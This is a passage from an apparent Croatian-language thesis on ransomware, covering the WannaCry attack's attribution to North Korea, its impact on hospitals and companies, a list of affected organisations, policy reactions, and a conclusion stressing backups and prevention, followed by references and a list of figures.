
Lingvistička analiza bilješke o otkupnini pokazala je da su autori vjerojatno tečno poznavali kineski i engleski jezik jer su vjerojatno verzije bilješki na tim jezicima bile ljudski napisane, dok je ostatak izgledao strojno preveden. Prema analizi FBI-ja, na računalu koje je kreiralo jezične datoteke ucjenjivačkog softvera bio je instaliran *Hangul* jezični font (korejski alfabet), o čemu svjedoči prisustvo oznake *\fcharset129* obogaćenog teksta. Metapodaci u jezičnim datotekama također su naznačili da su računala koja su kreirala zloćudni softver postavljena u vremenskoj zoni UTC +9, koja se koristi u Koreji. Google-ov istraživač sigurnosti objavio je *tweet* referencirajući sličnosti koda između WannaCry-a i prethodnog zloćudnog softvera. Potom su kompanije za *cyber* sigurnost Kaspersky Lab i Symantec izjavile da kod ima neke sličnosti s onim koji je Lazarus Group prethodno koristio (za koji se vjeruje da je izveo *cyber* napad na Sony Pictures 2014. godine i pljačku banke iz Bangladeša 2016. godine i povezao ga sa Sjevernom Korejom). Takvo što može bit jednostavna ponovna uporaba koda od strane druge grupe ili pokušaj prebacivanja krivice - kao *cyber* operacija pod lažnom zastavom. Međutim, navodni unutarnji dopis NSA-e također je navodno povezao stvaranje crva sa Sjevernom Korejom. Brad Smith, predsjednik Microsofta, rekao je da vjeruje da je Sjeverna Koreja pokretač napada WannaCry, a do istog zaključka došao je i britanski Nacionalni centar za *cyber* sigurnost.

Američka vlada je 18. prosinca 2017. godine službeno objavila da smatra Sjevernu Koreju glavnim krivcem iza WannaCry napada. Tom Bossert, savjetnik za domovinsku sigurnost predsjednika Trumpa, napisao je izjavu u vezi s ovom optužbom rekavši kako se tvrdnja temelji na dokazima. Na tiskovnoj konferenciji sljedećeg dana, Bossert je rekao da dokazi govore kako je Kim Jong-un dao naredbu za pokretanje napada. Bossert je rekao da se Ujedinjeno Kraljevstvo, Kanada, Novi Zeland i Japan slažu s američkom ocjenom o dokazima koji napad povezuju sa Sjevernom Korejom.

Međutim, Sjeverna Koreja je negirala svaku povezanost uz *cyber* napad.

6. rujna 2018. američko Ministarstvo pravosuđa najavilo je službene optužbe protiv Park Jin-Hyoka zbog sudjelovanja u Sony Pictures hakiranju iz 2014. godine. Utvrđeno je kako je Park sjevernokorejski haker koji je radio kao dio tima stručnjaka za Sjevernokorejski generalni biro za rekonstrukciju. Ministarstvo pravosuđa tvrdi da je ovaj tim bio uključen u WannaCry napadu između ostalih aktivnosti.

5.2.5. Utjecaj



Slika 13 – Karta početno zaraženih zemalja

Prema Europolu, ovaj napad ucjenjivačkog softvera bio je bez presedana, a procjenjuje se da je u oko 150 zemalja zaraženo oko 200 tisuća računala. Prema podacima Kaspersky-a, četiri su najugroženije zemlje bile Rusija, Ukrajina, Indija i Tajvan.

Jedna od najvećih agencija pogođena napadom bile su bolnice Nacionalne zdravstvene službe (NHS) u Engleskoj i Škotskoj, a procjenjuje se da je 70 tisuća uređaja moglo biti pogođeno uključujući računala, MRI skenere, hladnjake za čuvanje krvi itd. 12. svibnja neke službe morale su odbiti ne kritične hitnoće, a neke su preusmjerene. U 2016. godini, tisuće računala u 42 odvojena odjela zdravstvene službe u Engleskoj izvijestilo je da i dalje rade na Windows XP operativnom sustavu. U jednom izvješću 2018. godine zaključeno je da svih 200 nacionalnih bolnica ili drugih organizacija koje su provjerene nakon WannaCry napada još uvijek nisu uspjele proći testove *cyber* sigurnosti. Bolnice u Walesu i Sjevernoj Irskoj nisu bile pogođene napadom.

Nissan Motor Manufacturing UK iz pokrajine Tyne and Wear u Engleskoj obustavio je proizvodnju nakon što je ucjenjivački softver zarazio neke od njihovih sustava. Renault je također zaustavio proizvodnju na nekoliko mjesta u pokušaju da zaustavi širenje zloćudnog softvera. Španjolska Telefónica, FedEx i Deutsche Bahn doživjele su napad, zajedno s mnogim drugim zemljama i tvrtkama širom svijeta.

Utjecaj napada je na kraju relativno nizak u usporedbi s drugim potencijalnim napadima iste vrste, a mogao je biti puno gori da Marcus Hutchins nije otkrio ubojiti prekidač kojeg su njegovi autori ugradili ili da su ciljevi bile kritične infrastrukture poput nuklearnih elektrana, brana ili željezničkih sustava.

Prema tvrtki za modeliranje *cyber* rizika Cyence, ekonomski gubici od *cyber* napada mogli bi doseći i do četiri milijarde američkih dolara, ostale skupine procjenjuju da su gubici stotine milijuna.

5.2.6. Pogođene organizacije

Abecedni popis organizacija koje su potvrdile napad na njih:

- Aristotle University of Thessaloniki, Greece
- Andhra Pradesh Police, India
- Automobile Dacia, Romania
- Boeing Commercial Airplanes
- Cambrian College, Canada
- Chinese public security bureau
- CJ CGV (lanac kino dvorana)
- Dalian Maritime University
- Deutsche Bahn
- Dharmais Hospital, Indonesia
- Faculty Hospital, Nitra, Slovakia
- FedEx
- Garena Blade and Soul
- Guilin University Of Aerospace Technology
- Guilin University Of Electronic Technology
- Harapan Kita Hospital, Indonesia
- Hezhou University
- Hitachi
- Honda
- Instituto Nacional de Salud, Colombia
- Lakeridge Health
- LAKS, Netherlands
- LATAM Airlines Group
- MegaFon
- Ministry of Internal Affairs of the Russian Federation
- Ministry of Foreign Affairs (Romania)

- National Health Service (England)
- NHS Scotland
- Nissan Motor Manufacturing UK
- O2, Germany
- Petrobrás
- PetroChina
- Portugal Telecom
- Pulse FM
- Q-Park
- Renault
- Russian Railways
- Sandvik
- São Paulo Court of Justice
- Saudi Telecom Company
- Sberbank
- Shandong University
- State Governments of India
- Suzhou Vehicle Administration
- Sun Yat-sen University, China
- Telefónica, Spain
- Telenor Hungary, Hungary
- Telkom (South Africa)
- Timrå Municipality, Sweden
- TSMC, Taiwan
- Universitas Jember, Indonesia
- University of Milano-Bicocca, Italy
- University of Montreal, Canada
- Vivo, Brazil

5.2.7. Reakcije

Brojni stručnjaci istaknuli su NSA-ino skrivanje osnovne ranjivosti i njihov gubitak kontrole nad alatom EternalBlue koji je iskorišten za napad. Edward Snowden je rekao, da je barem NSA „otkrila propust koji je korišten za napad na bolnice kada ga je pronašla, a ne kada ga je izgubila, napad se možda ne bi dogodio". Britanski stručnjak za kibernetičku sigurnost Graham Cluley također vidi „izvjesnu krivnju američkih obavještajnih službi". Prema njegovim riječima i drugima „mogli su učiniti nešto prije mnogo godina kako bi riješili ovaj problem, ali to nisu učinili". Također je rekao da i pored očigledne uporabe takvih alata za špijuniranje ljudi koji ih zanimaju, oni imaju obvezu zaštititi građane svojih zemalja.

Drugi su također komentirali da ovaj napad pokazuje kako praksa obavještajnih agencija da čuvaju kitove za iskorištavanje u napadačke svrhe, umjesto da ih otkrivaju u obrambene svrhe može biti problematična. Microsoftov predsjednik Brad Smith napisao je, „Kitovi za iskorištavanje u vladinim rukama iscurili su u javnost i prouzročili veliku štetu. Ekvivalentan scenarij s konvencionalnim oružjem bila bi američka vojska kojoj su ukradene *Tomahawk* rakete". Ruski

predsjednik Vladimir Putin stavio je odgovornost za napad na američke obavještajne službe koje su stvorile EternalBlue.

17. svibnja 2017. dvostranačkih zastupnici Sjedinjenih Država predstavili su zakon nazvan *PATCH*, kojem je cilj razmotriti kitove za iskorištavanje od strane neovisnog odbora kako bi se „izbalansirala potreba za otkrivanjem ranjivosti s drugim interesima nacionalne sigurnosti uz istodobno povećanje transparentnosti i odgovornosti za održavanje povjerenja javnosti u proces".

Jedan istraživač *cyber* sigurnosti radeći u suradnji s britanskim Nacionalnim centrom za *cyber* sigurnost, istražio je zloćudni softver i otkrio ubojiti prekidač. Kasnije su istraživači za sigurnost iz cijelog svijeta surađivali na mreži kako bi razvili alate otvorenog koda koji omogućuju dekripciju bez plaćanja, pod određenim okolnostima. Snowden je izjavio da kada „NSA omogućeni ucjenjivački softver "pojede" Internet, u pomoć dolaze istraživači, a ne špijunske agencije" i pita zašto je to tako.

Drugi su stručnjaci također iskoristili medijsku izloženost oko napada kao priliku da ponove važnost dobrih i redovitih sigurnosnih kopija, dobre *cyber* sigurnosti uključujući izoliranje kritičnih sustava koristeći odgovarajući softver i instaliranje najnovijih sigurnosnih zakrpa. Adam Segal, direktor programa digitalne i *cyber* politike u Vijeću za vanjske odnose, izjavio je da su „sustavi zakrpa i ažuriranja u osnovi pokvareni u vladinim agencijama i privatnom sektoru". Pored toga, Segal je rekao da očigledna nesposobnost vlada da osiguraju ranjivosti „otvara mnoštvo pitanja o stražnjim vratima i pristupu enkripciji za koje vlada tvrdi da je potreban iz privatnog sektora radi sigurnosti". Arne Schönbohm, predsjednik njemačkog Saveznog ureda za sigurnost informacija, izjavio je da „trenutni napadi pokazuju koliko je ranjivo današnje digitalno društvo. Takvo što je poziv na buđenje kompanijama da napokon shvate IT sigurnost ozbiljno".

Efekti napada imali su političke implikacije pogotovo u Ujedinjenom Kraljevstvu zbog napada na Nacionalnu zdravstvenu službu (NHS) s tvrdnjama da su učinci pogoršani vladinim premalim financiranjem NHS-a. Konkretno, NHS je prestao s plaćenim aranžmanom prilagođene podrške kako bi nastavio primati podršku za nepodržani Microsoftov softver korišten u organizaciji, uključujući Windows XP. Državna tajnica, Amber Rudd odbila je reći jesu li sigurnosno kopirani podaci o pacijentima, a Jon Ashworth optužio je ministra zdravstva Jeremyja Hunta da je odbio postupiti po kritičnoj poruci Microsofta, Nacionalnog centra za *cyber* sigurnost (NCSC) i Nacionalne agencije za kriminal koja je primljena dva mjeseca ranije.

Vodila se rasprava i o tome da dobavljači hardvera i softvera često ne vode računa o budućim nedostacima u sigurnosti, prodajući sustave koji zbog tehničkog dizajna i tržišnih poticaja, na kraju

krajeva neće moći pravilno primiti i primijeniti sigurnosne zakrpe.

NHS je negirao da i dalje koristi XP, tvrdeći da je samo 4.7% uređaja u organizaciji radilo na Windows XP OS-u. Trošak napada na NHS procijenjen je na 92 milijuna funti zbog prekida usluga i informatičke nadogradnje.

Nakon napada, NHS Digital odbio je financirati procijenjenu milijardu funti kako bi zadovoljio standard *Cyber* Essentials Plus, certifikata o informacijskoj sigurnosti koji je organizirao britanski NCSC, rekavši da to neće predstavljati omjer uloženog i dobivenog i da je uloženo preko 60 milijuna funti i planirano je uložiti dodatnih 150 milijuna funti tijekom sljedeće dvije godine na rješavanje ključnih slabosti u *cyber* sigurnosti.

Predlaže se da se budući napadi ove veličine može definirati kao terorizam ako se u akt Parlamenta doda odredba koja kaže da se „svako zlonamjerno korištenje računala bez obzira gdje se u svijetu nalazi koje degradira ili ozbiljno nanosi štetu prema zdravstvu, energiji, hitnim postupcima ili drugoj kritičnoj infrastrukturi oblik je terorizma i može izazvati proporcionalan odgovor”.

Krajem lipnja 2018. godine stotine računalnih korisnika prijavilo je primanje e-pošte od nekoga (ili više osoba), tvrdeći da su programeri WannaCry-a. U e-pošti stajala je poruka koje je prijetila uništenjem žrtvinih podataka ukoliko ne pošalju 0.1 BTC na adresu hakera.

6. Zaključak

Ucjenjivački softver tokom svoje duge povijesti, od disketa do današnjih metoda naprednog kriptiranja imao je kao ciljeve ne samo računala već i mobilne uređaje. Kriminalci su se tokom godina prilagođavali, istraživali tržište, mijenjali tehnologije, vrste napada i na kraju krajeve mete napada. Ciljevi nisu više obični korisnici, već tvrtke koje raspolažu većom svotom novca i koje imaju veliku količinu bitnih podataka koju nikako ne žele izgubiti zbog svog poslovanja. Sudeći po napretku tehnologije te sve većoj popularnosti ugrađivanja mrežnog pristupa u svakodnevne uređaje, ne bi začudilo kad bi napadači odlučili ciljati pametne satove, frižidere, automobile, medicinske uređaje itd.

Nameće se puno pitanja oko plaćanja same otkupnine i svatko može dati svoju verziju odgovora na tu temu. Tvrtka koja nema sigurnosnu kopiju podataka, a izgubila je veliku količinu podataka u napadu možda će pomisliti i na plaćanje otkupnine kako bi najmanje ugrozila poslovanje. Na drugu stranu netko koji nema toliko bitnih podataka i cijena otkupnine je gotovo jednaka vrijednosti računala, sigurno se neće odlučiti na plaćanje otkupnine. Najgore što tvrtke mogu učiniti je početi razmišljati o planu za rješavanje ucjenjivačkog softvera u onom trenutku kad su već zaraženi.

Kao što je navedeno u primjeru unutar rada, najbolja zaštita od ucjenjivačkog softvera je prevencija same zaraze i edukacija korisnika. Korisnici koji ne poriču postojanje ucjenjivačkog softvera i poduzimaju zapravo preventivne mjere, kao što su sigurnosne kopije imaju najmanje problema u slučaju zaraze. Razlog tome je što će u kratkom vremenu počistiti tvrdi disk od zaraze i vratiti svoje podatke iz sigurnosnih kopija. Ukoliko nema sigurnosnih kopija, korisnik bi trebao malo više istraživati o kojem je ucjenjivačkom softveru riječ i postoje li dekriptori za verziju koja je njega pogodila. Ako pak korisnik nema niti jednu od ovih mogućnosti tada postoji dobro staro pregovaranje. Napadači šalju ucjenjivački softver samo kako bi zaradili, stoga postoji mogućnost da prihvate manju cifru od one koju početno traže za otkrivanje manje količine podataka.

Što se tiče funkcionalnosti ucjenjivačkog softvera, ono je raznoliko i razvijalo se godinama ovisno o željama napadača. U PoC-u unutar rada, vidljivo je kako stvaranje nekih od funkcionalnosti samog ucjenjivačkog softvera nije preteško. U primjeru nije prikazana komunikacija softvera sa serverom i razmjena ključeva, ali može se otprilike stvoriti šira slika kako funkcionira. Uz ucjenjivački softver otvorenog koda koji je dostupan na internetu, može se proučiti i razviti softver za zaštitu i dekripciju koja će pomoći korisnicima u budućnosti.

Za kraj, s obzirom da cijene otkupnina su u prosjeku nekoliko stotina američkih dolara, a

ucjenjivački softver CryptoLocker, procjenjuje se da je zaradio oko tri milijuna dolara, daje nam do znanja kako je velik broj zaraženih korisnika odlučio platiti otkupninu. Takvo ponašanje samo potiče napadače u daljnje napade jer vide mogućnost dobre zarade. Stoga preporučuje se stvaranje sigurnosnih kopija kako korisnik ne bi bio primoran plaćati otkupninu i možda jednog dana, ucjenjivački softver će biti prošlost.

Ublažavanje posljedica

Literatura

[1] „Glossary”, Malwarebytes Glossary. [Na internetu]. Dostupno na: https://blog.malwarebytes.com/glossary/.
[2] „Ransomware MalwareBytes”, Malwarebytes Labs. .
[3] „Ransomware Wiki”, Ransomware. [Na internetu]. Dostupno na: https://en.wikipedia.org/wiki/Ransomware.
[4] A. Kujawa, „Ransomware Doesn’t Mean Game Over”, Malwarebytes Labs. .
[5] A. Liska i T. Gallo, Ransomware: Defending Against Digital Extortion, Prvo. O’Reilly Media, 2016.
[6] deadPix3l, CryptSky. 2018. Dostupno na: https://github.com/deadPix3l/CryptSky
[7] „CryptoLocker attack Wiki”, Cryptolcker ransomware. [Na internetu]. Dostupno na: https://en.wikipedia.org/wiki/CryptoLocker.
[8] J. Cannell, „Cryptolocker Malwarebytes”, Cryptolocker ransomware: what you need to know. [Na internetu]. Dostupno na: https://blog.malwarebytes.com/101/2013/10/cryptolocker-ransomware-what-you-need-to-know/.
[9] J. Fruhlinger, „WannaCry attack CSOnline”, What is WannaCry ransomware, how does it infect, and who was responsible? [Na internetu]. Dostupno na: https://www.csoonline.com/article/3227906/what-is-wannacry-ransomware-how-does-it-infect-and-who-was-responsible.html.
[10] „WannaCry attack Wiki”, WannaCry attack. [Na internetu]. Dostupno na: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack.

7. Popis priloga

7.1. Slike i tablice

Slika 1 – Zloćudno oglašavanje je kao javni neprijatelj.....10
Slika 2 – Bilješka Petya ucjenjivačkog softvera.....17
Slika 3 – Snimka zaslona dodane ekstenzije nakon zaraze.....17
Slika 4 – Shema napada ucjenjivačkog softvera.....20
Slika 6 – discover.py (1).....26
Slika 7 – discover.py (2).....27
Slika 8 – main.py (1).....27
Slika 8 – main.py (2).....28
Slika 9 – main.py (3).....28
Slika 10 – main.py (4).....29
Slika 11 – modify.py.....29
Slika 12 – Karta početno zaraženih zemalja.....33
Tablica 1 – Najpopularnije napadnute web stranice.....9